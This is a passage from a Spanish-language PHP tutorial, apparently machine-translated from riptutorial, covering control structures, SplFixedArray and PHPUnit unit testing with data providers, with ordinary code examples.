    echo $i;
} while ($i < 10);

Output: `12345678910`
```

Para obtener información detallada, consulte el tema Bucles .

ir

El operador `goto` permite saltar a otra sección en el programa. Está disponible desde PHP 5.3.

La instrucción goto es un goto seguido de la etiqueta de destino deseada: `goto MyLabel;` .

El objetivo del salto se especifica mediante una etiqueta seguida de dos puntos: `MyLabel:`

Este ejemplo imprimirá `Hello World!` :

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

declarar

`declare` se utiliza para establecer una directiva de ejecución para un bloque de código.

Se reconocen las siguientes directivas:

- `ticks`
- `encoding`
- `strict_types`

Por ejemplo, establezca marcas en 1:

```
declare(ticks=1);
```

Para habilitar el modo de tipo estricto, la `declare` declaración se utiliza con la declaración `strict_types` :

```
declare(strict_types=1);
```

si mas

La instrucción `if` en el ejemplo anterior permite ejecutar un fragmento de código, cuando se cumple la condición. Cuando desea ejecutar un fragmento de código, cuando no se cumple la condición, puede extender el `if` con `else` .

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

Manual de PHP - Estructuras de control - Si no

El operador ternario como sintaxis abreviada para if-else

El operador ternario evalúa algo basándose en que una condición es verdadera o no. Es un operador de comparación y se usa a menudo para expresar una condición simple en caso de que exista en una forma más corta. Permite probar rápidamente una condición y, a menudo, reemplaza una línea multilínea if, lo que hace que su código sea más compacto.

Este es el ejemplo anterior utilizando una expresión ternaria y valores de variables: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Salidas: `a is NOT greater than b .`

incluir y requerir

exigir

`require` es similar a `include` , excepto que producirá un error de nivel `E_COMPILE_ERROR` fatal en `E_COMPILE_ERROR` error. Cuando el `require` falla, detendrá el script. Cuando la `include` falla, no detendrá la secuencia de comandos y solo emitirá `E_WARNING` .

```
require 'file.php';
```

Manual de PHP - Estructuras de control - Requerir

incluir

La declaración de `include` incluye y evalúa un archivo.

./variables.php

```
$a = 'Hello World!';
```

. / main.php`

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

Tenga cuidado con este enfoque, ya que se considera un olor de código , ya que el archivo incluido está modificando la cantidad y el contenido de las variables definidas en el alcance dado.

También puede `include` archivo, que devuelve un valor. Esto es extremadamente útil para manejar matrices de configuración:

configuracion.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

Este enfoque evitará que el archivo incluido contamine su alcance actual con variables modificadas o agregadas.

Manual de PHP - Estructuras de control - Incluir

---

include & require también se puede usar para asignar valores a una variable cuando se devuelve algo por archivo.

Ejemplo:

archivo include1.php:

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

archivo index.php:

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

regreso

La declaración de `return` devuelve el control del programa a la función de llamada.

Cuando se llama a `return` desde dentro de una función, la ejecución de la función actual terminará.

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

Cuando ejecutas `returnEndsFunctions();` obtendrás la salida `This is executed` ;

Cuando se llama a `return` dentro de una función con y argumento, la ejecución de la función actual finalizará y el valor del argumento se devolverá a la función que llama.

para

`for` bucles se utilizan normalmente cuando tienes un fragmento de código que deseas repetir un número determinado de veces.

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

Salidas: `123456789`

Para obtener información detallada, consulte el tema Bucles .

para cada

`foreach` es una construcción, que le permite iterar sobre matrices y objetos fácilmente.

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Salidas: `123` .

Para usar el bucle `foreach` con un objeto, debe implementar la interfaz `Iterator` .

Cuando iteras sobre matrices asociativas:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

Salidas: `color: red`

Para obtener información detallada, consulte el tema Bucles .

si otra cosa más

elseif

`elseif` combina `if` y `if else` . La instrucción `if` se extiende para ejecutar una instrucción diferente en caso de que la expresión original `if` no se cumpla. Pero, la expresión alternativa solo se ejecuta cuando se cumple la expresión condicional `elseif` .

El siguiente código muestra "a es más grande que b", "a es igual a b" o "a es más pequeño que b":

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Varias declaraciones de elseif

Puede usar varias sentencias elseif dentro de la misma sentencia if:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

Si

La construcción if permite la ejecución condicional de fragmentos de código.

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

Manual de PHP - Estructuras de control - Si

cambiar

La estructura del `switch` realiza la misma función que una serie de sentencias `if` , pero puede hacer el trabajo en menos líneas de código. El valor que se va a probar, como se define en la

declaración de `switch` , se compara para igualar con los valores en cada una de las declaraciones de `case` hasta que se encuentra una coincidencia y se ejecuta el código en ese bloque. Si no se encuentra una declaración de `case` coincidente, se ejecuta el código en el bloque `default` , si existe.

Cada bloque de código en un `case` o declaración por `default` debe terminar con la declaración de `break` . Esto detiene la ejecución de la estructura del `switch` y continúa la ejecución del código inmediatamente después. Si se omite la instrucción `break` , se ejecuta el código de la siguiente declaración de `case` , *incluso si no hay coincidencia* . Esto puede causar la ejecución inesperada del código si se olvida la instrucción `break` , pero también puede ser útil cuando varias declaraciones de `case` necesitan compartir el mismo código.

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

Además de probar valores fijos, la construcción también puede ser obligada a probar declaraciones dinámicas al proporcionar un valor booleano a la instrucción `switch` y cualquier expresión a la declaración del `case` . Tenga en cuenta que se utiliza el *primer* valor coincidente, por lo que el siguiente código dará como resultado "más de 100":

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

Para posibles problemas con la escritura suelta mientras se usa la construcción del `switch` , consulte Cambiar sorpresas

Lea Estructuras de Control en línea: https://riptutorial.com/es/php/topic/2366/estructuras-de-control


Capítulo 41: Estructuras de datos SPL

Examples

SplFixedArray

Diferencia de PHP Array

El tipo de matriz predeterminado de PHP se implementa realmente como mapas hash ordenados, que nos permiten crear matrices que consisten en pares clave / valor donde los valores pueden ser de cualquier tipo y las claves pueden ser números o cadenas. Sin embargo, esto no es tradicionalmente cómo se crean los arreglos.



Entonces, como puede ver en esta ilustración, una matriz PHP normal se puede ver más como un conjunto ordenado de pares clave / valor, donde cada clave se puede asignar a cualquier valor. Note que en esta matriz tenemos claves que son tanto números como cadenas, como valores de diferentes tipos y la clave no tiene relación con el orden de los elementos.


```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Así que el código anterior nos daría exactamente lo que esperaríamos.

```
9 => foo
1 => 4.2
bar =>
```

Las matrices regulares de PHP también tienen un tamaño dinámico para nosotros. Crecen y se encogen a medida que empujamos y hacemos estallar los valores desde y hacia la matriz, automáticamente.

Sin embargo, en una matriz tradicional, el tamaño es fijo y consiste completamente en el mismo tipo de valor. Además, en lugar de claves, cada valor es el acceso por su índice, que puede deducirse por su desplazamiento en la matriz.



Como sabríamos el tamaño de un tipo dado y el tamaño fijo de la matriz, un desplazamiento es el `type size * n` `n` representa la posición del valor en la matriz. Entonces, en el ejemplo anterior, `$arr[0]` nos da `1` , el primer elemento de la matriz y `$arr[1]` nos da `2` , y así sucesivamente.

SplFixedArray, sin embargo, no restringe el tipo de valores. Sólo restringe las claves a los tipos de números. También es de un tamaño fijo.

Esto hace que SplFixedArrays sea más eficiente que los arreglos PHP normales de una manera particular. Son más compactos por lo que requieren menos memoria.

Creando la matriz

SplFixedArray se implementa como un objeto, pero se puede acceder con la misma sintaxis familiar a la que accede a una matriz PHP normal, ya que implementan la interfaz `ArrayAccess` . También implementan las interfaces `Countable` e `Iterator` para que se comporten de la misma manera que lo harías con las matrices que se comportan en PHP (es decir, cosas como `count($arr)` y `foreach($arr as $k => $v)` funcionan de la misma manera para SplFixedArray ya que hacen arreglos normales en PHP.

El constructor SplFixedArray toma un argumento, que es el tamaño de la matriz.

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Esto te da lo que esperas.

```
0 => foo
1 => bar
2 => baz
3 =>
```

Esto también funciona como se esperaba.

```
var_dump(count($arr));
```

Nos da...

```
int(4)
```

Note que en SplFixedArray, a diferencia de una matriz PHP normal, la clave representa el orden del elemento en nuestra matriz, porque es un *índice verdadero* y no solo un *mapa* .

Cambiar el tamaño de la matriz

Solo tenga en cuenta que debido a que la matriz es de un tamaño fijo, la cuenta siempre devolverá el mismo valor. Así que mientras `unset($arr[1])` dará como resultado `$arr[1] === null` , la `count($arr)` aún permanece en `4` .

Por lo tanto, para cambiar el tamaño de la matriz, deberá llamar al método `setSize` .

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Ahora tenemos ...

```
int(3)
0 => foo
1 =>
2 => baz
```

Importar a SplFixedArray y exportar desde SplFixedArray

También puede importar / exportar una matriz PHP normal dentro y fuera de un SplFixedArray con los métodos `fromArray` y `toArray` .

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Yendo por el otro lado.

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
```

```
$fixedArray[2] = 3;
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();

foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Lea Estructuras de datos SPL en línea: https://riptutorial.com/es/php/topic/6844/estructuras-de-datos-spl

Capítulo 42: Examen de la unidad

Sintaxis

- Lista completa de afirmaciones . Ejemplos:
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

Observaciones

`Unit` pruebas `Unit` se utilizan para probar el código fuente para ver si contiene acuerdos con entradas como esperamos. `Unit` pruebas `Unit` son soportadas por la mayoría de los marcos. Hay varias pruebas diferentes de PHPUnit y pueden diferir en la sintaxis. En este ejemplo estamos usando `PHPUnit` .

Examples

Pruebas de reglas de clase

Digamos, tenemos un `LoginForm` simple de clase `LoginForm` con reglas () (utilizado en la página de inicio de sesión como plantilla de marco):

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
```

```
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

Para realizar pruebas en esta clase, usamos pruebas de **unidad** (verificando el código fuente para ver si se ajusta a nuestras expectativas):

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(invalid format)");
```

```
        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

¿Cómo pueden ayudar exactamente las pruebas `Unit` (excluyendo ejemplos generales) aquí? Por ejemplo, encaja muy bien cuando obtenemos resultados inesperados. Por ejemplo, tomemos esta regla de antes:

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

En cambio, si nos perdimos una cosa importante y escribimos esto:

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

Con docenas de reglas diferentes (asumiendo que estamos usando no solo correo electrónico y contraseña), es difícil detectar errores. Esta prueba unitaria:

```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```


Pasará nuestro **primer** ejemplo pero no el **segundo** . ¿Por qué? Porque en el segundo ejemplo escribimos un patrón con un error tipográfico (signo `+` perdido), lo que significa que solo acepta una letra / número.

Las pruebas **unitarias** se pueden ejecutar en la consola con el comando: `phpunit [path_to_file]` . Si todo está bien, deberíamos poder ver que todas las pruebas están en estado `OK` , de lo contrario, veremos `Error` (errores de sintaxis) o `Fail` (al menos una línea en ese método no se aprobó).

Con parámetros adicionales como `--coverage` también podemos ver visualmente cuántas líneas en el código de back-end se probaron y cuáles pasaron / fallaron. Esto se aplica a cualquier marco

que haya instalado PHPUnit .

Ejemplo de cómo se ve la prueba `PHPUnit` en la consola (apariencia general, no de acuerdo con este ejemplo):



PHPUnit Data Providers

Los métodos de prueba a menudo necesitan datos para ser probados. Para probar algunos métodos completamente, debe proporcionar diferentes conjuntos de datos para cada posible

condición de prueba. Por supuesto, puedes hacerlo manualmente usando bucles, como este:

```
...
public function testSomething()
{
    $data = [...];
    foreach($data as $dataSet) {
       $this->assertSomething($dataSet);
    }
}
...
```

Y alguien puede encontrarlo conveniente. Pero hay algunos inconvenientes de este enfoque. Primero, tendrá que realizar acciones adicionales para extraer datos si su función de prueba acepta varios parámetros. En segundo lugar, en caso de error, sería difícil distinguir el conjunto de datos con errores sin mensajes adicionales y depuración. En tercer lugar, PHPUnit proporciona una forma automática de manejar los conjuntos de datos de prueba utilizando proveedores de datos .

El proveedor de datos es una función que debe devolver datos para su caso de prueba particular.

> Un método de proveedor de datos debe ser público y devolver una **matriz de matrices** o un objeto que implementa la interfaz de **iterador** y **produce una matriz** para cada paso de iteración. Para cada matriz que forma parte de la colección, se llamará al método de prueba con el contenido de la matriz como sus argumentos.

Para usar un proveedor de datos con su prueba, use la anotación `@dataProvider` con el nombre de la función del proveedor de datos especificada:

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

Array de matrices

> Tenga en cuenta que `dataProviderForTest()` devuelve una matriz de matrices. Cada matriz anidada tiene dos elementos y llenarán los parámetros necesarios para `testEquals()` uno por uno. Se lanzará un error como este. `Missing argument 2 for Test::testEquals()` si no hay suficientes elementos. PHPUnit pasará automáticamente

por los datos y ejecutará pruebas:

```
public function dataProviderForTest()
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

Cada conjunto de datos puede ser **nombrado** por conveniencia. Será más fácil detectar los datos que fallan:

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

Iteradores

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
```

```
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

Como puedes ver, el iterador simple también funciona.

> Tenga en cuenta que incluso para un **solo** parámetro, el proveedor de datos debe devolver una matriz `[$parameter]`

Porque si cambiamos nuestro método `current()` (que en realidad devuelve datos en cada iteración) a esto:

```
function current() {
    return current($this->array)[0];
}
```

O cambiar los datos reales:

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

Obtendremos un error:

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

